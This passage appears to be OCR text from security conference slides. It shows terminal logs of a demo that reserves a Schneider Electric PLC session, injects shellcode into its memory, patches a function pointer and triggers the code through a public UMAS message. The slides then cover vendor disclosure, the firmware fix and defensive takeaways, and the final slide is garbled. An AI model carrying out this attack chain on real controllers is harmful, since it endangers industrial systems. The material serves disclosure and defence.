amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo ×
Choose an option:
1) Inject shellcode and patch the secondary pointer (reserved session is required)
2) Trigger the shellcode (using public UMAS message)
0) Exit
1
Checking PLC session status...
PLC session is reserved:
Resever name: ATTACKER_PC
Resever ID: 0x12345678
Insert session key:
ab
Insert PC nonce:
41414141414141414141414141414141414141414141414141414141414141
Insert PLC nonce:
aee63f1141e9ecb5c39e9ec8f3f66f77b8769a6323652af0b7bb49127f9eff5d
Getting PLC ID...
PLC ID: 06010301
Injecting shellcode 'shellcode_sdCardLed_BH_demo.bin' to safe storage memory area...
Shellcode injected successfully :)
Patching the secondary function pointer to the shellcode address
```




Unreserved

```
amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo × amirz@ubuntu: ~/Documents/BlackHat_demo ×
Send encrypted PC nonce and AES salt...
Received encrypted PLC nonce
Insert project password hash (base 64):
FNMEG6SpcMqpoEGX6rb7WeP0VOuZVacYXENRMdaZe58=
Send authentication secret...
Reservation established successfully!
Reservation parameters:
PC name:
ATTACKER_PC
PC ID:
12345678
PC nonce:
41414141414141414141414141414141414141414141414141414141414141
PLC nonce:
aee63f1141e9ecb5c39e9ec8f3f66f77b8769a6323652af0b7bb49127f9eff5d
Session key:
ab
Sending reserved 'GetPlcStatus' messages to keep the reserved session alive...
^Z
[5]+  Stopped                 python3 umas_reserve.py
amirz@ubuntu:~/Documents/BlackHat_demo$
```

Unreserve


```
amirz@ubuntu: ~/Documents/BlackHat_demo ×  amirz@ubuntu: ~/Documents/BlackHat_demo ×  amirz@ubuntu: ~/Documents/BlackHat_demo ×  amirz@ubuntu: ~/Documents/BlackHat_demo ×
Checking PLC session status...
PLC session is reserved:
Resever name: ATTACKER_PC
Resever ID: 0x12345678
Insert session key:
ab
Insert PC nonce:
41414141414141414141414141414141414141414141414141414141414141
Insert PLC nonce:
aee63f1141e9ecb5c39e9ec8f3f66f77b8769a6323652af0b7bb49127f9eff5d
Getting PLC ID...
PLC ID: 06010301
Injecting shellcode 'shellcode_sdCardLed_BH_demo.bin' to safe storage memory ar
Shellcode injected successfully :)
Patching the secondary function pointer to the shellcode address
Secondary pointer patched successfully :)
Choose an option:
1) Inject shellcode and patch the secondary pointer (reserved session is required)
2) Trigger the shellcode (using public UMAS message)
0) Exit
2
```

Trigger our shellcode



SD card LED turns off

```
amirz@ubuntu: ~/Documents/BlackHat_demo  ×  amirz@ubuntu: ~/Documents/BlackHat_demo  ×  amirz@ubuntu: ~/Documents/BlackHat_demo  ×  amirz@ubuntu: ~/Documents/BlackHat_demo  ×
Checking PLC session status...
PLC session is reserved:
Resever name: ATTACKER_PC
Resever ID: 0x12345678
Insert session key:
ab
Insert PC nonce:
41414141414141414141414141414141414141414141414141414141414141
Insert PLC nonce:
aee63f1141e9ecb5c39e9ec8f3f66f77b8769a6323652af0b7bb49127f9eff5d
Getting PLC ID...
PLC ID: 06010301
Injecting shellcode 'shellcode_sdCardLed_BH_demo.bin' to safe storage memory area...
Shellcode injected successfully :)
Patching the secondary function pointer to the shellcode address
Secondary pointer patched successfully :)
Choose an option:
1) Inject shellcode and patch the secondary pointer (reserved session is required)
2) Trigger the shellcode (using public UMAS message)
0) Exit
2
```



```
amirz@ubuntu: ~/Documents/BlackHat_demo  ×  amirz@ubuntu: ~/Documents/BlackHat_demo  ×  amirz@ubuntu: ~/Documents/BlackHat_demo  ×  amirz@ubuntu: ~/Documents/BlackHat_demo  ×
41414141414141414141414141414141414141414141414141414141414141
Insert PLC nonce:
aee63f1141e9ecb5c39e9ec8f3f66f77b8769a6323652af0b7bb49127f9eff5d
Getting PLC ID...
PLC ID: 06010301
Injecting shellcode 'shellcode_sdCardLed_BH_demo.bin' to safe storage memory area...
Shellcode injected successfully :)
Patching the secondary function pointer to the shellcode address
Secondary pointer patched successfully :)
Choose an option:
1) Inject shellcode and patch the secondary pointer (reserved session is required)
2) Trigger the shellcode (using public UMAS message)
0) Exit
2
Send UMAS public message
Choose an option:
1) Inject shellcode and patch the secondary pointer (reserved session is required)
2) Trigger the shellcode (using public UMAS message)
0) Exit
0
amirz@ubuntu: ~/Documents/BlackHat_demo$
```

Reporting to Schneider Electric

Reporting to Schneider Electric

- We sincerely appreciate SE **collaboration** in **disclosing** these vulnerabilities.
- SE has released **firmware update 3.65** to address the **read-limit bypass** and the two **RCE** vulnerabilities, results in **blocking** the **attack chain**.
- SE recommends **mitigations**, including activation of **memory protection** on the controller, **blocking** unauthorized access to port **Modbus/TCP**, implementing a **VPN** etc.
- SE published public **security notifications** SEVD-2024-317-02 and SEVD-2024-317-03 for further information.

Takeaways

Takeaways for Vendors

- **Constraints** of **current-generation PLCs** include limited **computing resources** and demand for **backward compatibility**.

- **Vendors** should continuously focus on **strengthening** security by **improving** their **protocols** to address potential **threats**, as highlighted in this talk.

- **Next-generation PLCs** should implement **State-of-the-Art** security **protocols** while **maintaining** as much **backward compatibility** as possible.

Takeaways for Users


- **Current-generation PLCs** were **not** designed to **protect** against **modern** cybersecurity **threats** from remote **internet** access.

- **Users** should **avoid** from **connecting** their PLCs directly to the **internet**.

- It is **essential** to regularly **update** the software and follow the security **recommendations** provided by the **vendor**.

Takeaways for Users

- **Current-generation PLCs** were **not** designed to **protect** against **modern** cyber remote **internet** access.
- **Use** **nnec** the LCs dir
- It is **odat** e so re and **recon** d by the **vendor**.



Talk materials will be available online

Thank you for listening!